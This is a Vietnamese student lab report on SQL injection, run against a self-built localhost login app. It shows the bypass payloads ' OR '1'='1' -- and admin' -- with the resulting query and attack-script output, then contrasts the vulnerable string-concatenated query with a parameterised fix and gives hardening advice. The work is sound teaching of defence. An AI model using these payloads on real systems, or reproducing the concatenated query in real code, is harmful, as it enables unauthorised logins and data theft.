

BÁO CÁO LAB 6

TẤN CÔNG CƠ SỞ DỮ LIỆU (SQL INJECTION) VÀ PHÒNG CHỐNG

Họ tên: UNG VẮNG ĐẠI LÂM MSSV: 2380601202 Lớp: 23DATA1

Hình thức: Cá nhân. Mã nguồn: github.com/UngVangDaiLam/ATw-CSDL_Lab (thư mục lab6).

⚠️ **Lưu ý:** Toàn bộ thao tác thực hiện trên app demo tự động (localhost), trong môi trường mô phỏng, không tác động hệ thống thật.

1. Môi trường thực hành

App demo **Node.js + Express + SQLite** (`demo-app/`) mô phỏng form đăng nhập có CSDL bảng `users` (user1, alice, admin). Thay cho DVWA/Docker, app tự chứa lỗ hổng để thử nghiệm nhanh, cần Node ≥ 22.5 (máy đang dùng Node 24). Hai endpoint để so sánh:

- `/api/login-vulnerable` — nối chuỗi dữ liệu vào câu SQL → **dính SQL Injection**.
- `/api/login-secure` — dùng **truy vấn tham số (prepared statement)** → an toàn.

Chạy: ``cd demo-app` → `npm install` → `npm start` → mở `http://localhost:6060``. Script thử: ``python attack/sqli_demo.py vulnerable|secure``.

2. Quy trình tấn công

1. Vào form đăng nhập, nhập payload vào ô **Username**, để trống **Password**:

```
' OR '1'='1' --      (điều kiện luôn đúng, vô hiệu mật khẩu)
admin' --            (đăng nhập thẳng vào tài khoản admin)
```

2. Với endpoint có lỗ hổng, server ghép thẳng vào câu lệnh, tạo ra SQL:

```
SELECT * FROM users
WHERE username = '' OR '1'='1' --' AND password = ''
```

3. Dấu `` đóng chuỗi sớm, `OR '1'='1'` luôn đúng, ``--` biến phần kiểm tra mật khẩu thành chú thích. Kết quả: điều kiện luôn đúng, truy vấn trả về **toàn bộ user** và cho đăng nhập **không cần mật khẩu**.

Kết quả quan sát: endpoint vulnerable trả về **3 dòng** (cả user1, alice, admin) và cho đăng nhập; payload ``admin' --`` vào thẳng tài khoản admin (Hình 2, Hình 3). Trong khi đó đăng nhập thường với mật khẩu sai vẫn bị từ chối.

```
$ python sqli_demo.py vulnerable
[*] Thử SQL Injection -> /api/login-vulnerable

Đăng nhập thường, mật khẩu SAI
username = 'user1' | password = 'sai_mat_khau'
-> ✖ bị từ chối (HTTP 401) | Sai username hoặc mật khẩu.

SQLi: ' OR '1'='1' -- (bỏ qua mật khẩu)
username = '' OR '1'='1' --' | password = ''
-> ✔ ĐĂNG NHẬP ĐƯỢC (HTTP 200) | 3 dòng khớp | Đăng nhập thành công! Chào user1 (user).

SQLi: admin' -- (đăng nhập thẳng vào admin)
username = "admin' --" | password = ''
-> ✔ ĐĂNG NHẬP ĐƯỢC (HTTP 200) | 1 dòng khớp | Đăng nhập thành công! Chào admin (admin).
```

Hình 3. Script thử SQLi: payload bypass thành công trên endpoint có lỗ hổng

3. Phân tích điểm yếu

Nguyên nhân gốc: **dữ liệu đầu vào của người dùng bị trộn chung với cú pháp câu lệnh SQL**. Khi đó ký tự đặc biệt (``, `--`, `;`...) được CSDL hiểu là lệnh thay vì dữ liệu, cho phép kẻ tấn công thay đổi logic truy vấn. Ứng dụng cũng không kiểm tra/chuẩn hoá đầu vào và để lộ thông báo lỗi SQL, càng hỗ trợ việc khai thác.

4. Thực hiện phòng chống

Biện pháp chính: **truy vấn tham số hoá (prepared statement)** — câu lệnh SQL cố định, dữ liệu truyền riêng qua dấu `?`, nên không bao giờ bị hiểu thành lệnh:

```
// ✖ Có lỗ hổng:
db.prepare(`... WHERE username='${username}' AND password='${password}'`)

// ✔ An toàn (tham số hoá):
db.prepare('... WHERE username = ? AND password = ?').all(username, password)
```


Kiểm chứng: chạy lại đúng các payload trên endpoint secure → tất cả đều bị **từ chối (HTTP 401)**, vì chuỗi ``OR '1'='1' --` được coi là một giá trị username bình thường (không có user nào tên như vậy). Lỗ hổng đã được vá.

5. Đề xuất nâng cao bảo mật CSDL

- Luôn dùng **prepared statement** / **ORM** cho mọi truy vấn có dữ liệu người dùng; không nối chuỗi SQL.
- **Kiểm tra & chuẩn hoá đầu vào** (whitelist, giới hạn kiểu/độ dài) như một lớp phòng thủ bổ sung.
- **Nguyên tắc tối thiểu quyền**: tài khoản DB của app chỉ có quyền cần thiết; không dùng quyền root/admin.
- **Băm mật khẩu (bcrypt)**, không lưu mật khẩu dạng rõ như trong demo.
- **Ẩn thông báo lỗi chi tiết** với người dùng; ghi log nội bộ. Dùng **WAF** chặn mẫu tấn công phổ biến.
- Kiểm thử bảo mật định kỳ (ví dụ công cụ sqlmap trên môi trường test) và cập nhật bản vá.

6. Kết luận

SQL Injection xảy ra khi dữ liệu người dùng bị ghép thẳng vào câu lệnh SQL, cho phép đăng nhập trái phép và truy cập toàn bộ dữ liệu. Thử nghiệm cho thấy chỉ một payload đơn giản đã vượt qua được đăng nhập ở endpoint có lỗi hổng, nhưng hoàn toàn vô hại khi dùng truy vấn tham số. Tham số hoá truy vấn, kết hợp kiểm tra đầu vào và tối thiểu quyền, là cách phòng chống cốt lõi và hiệu quả.



Hình 1. Cơ chế SQL Injection và cách phòng chống bằng truy vấn tham số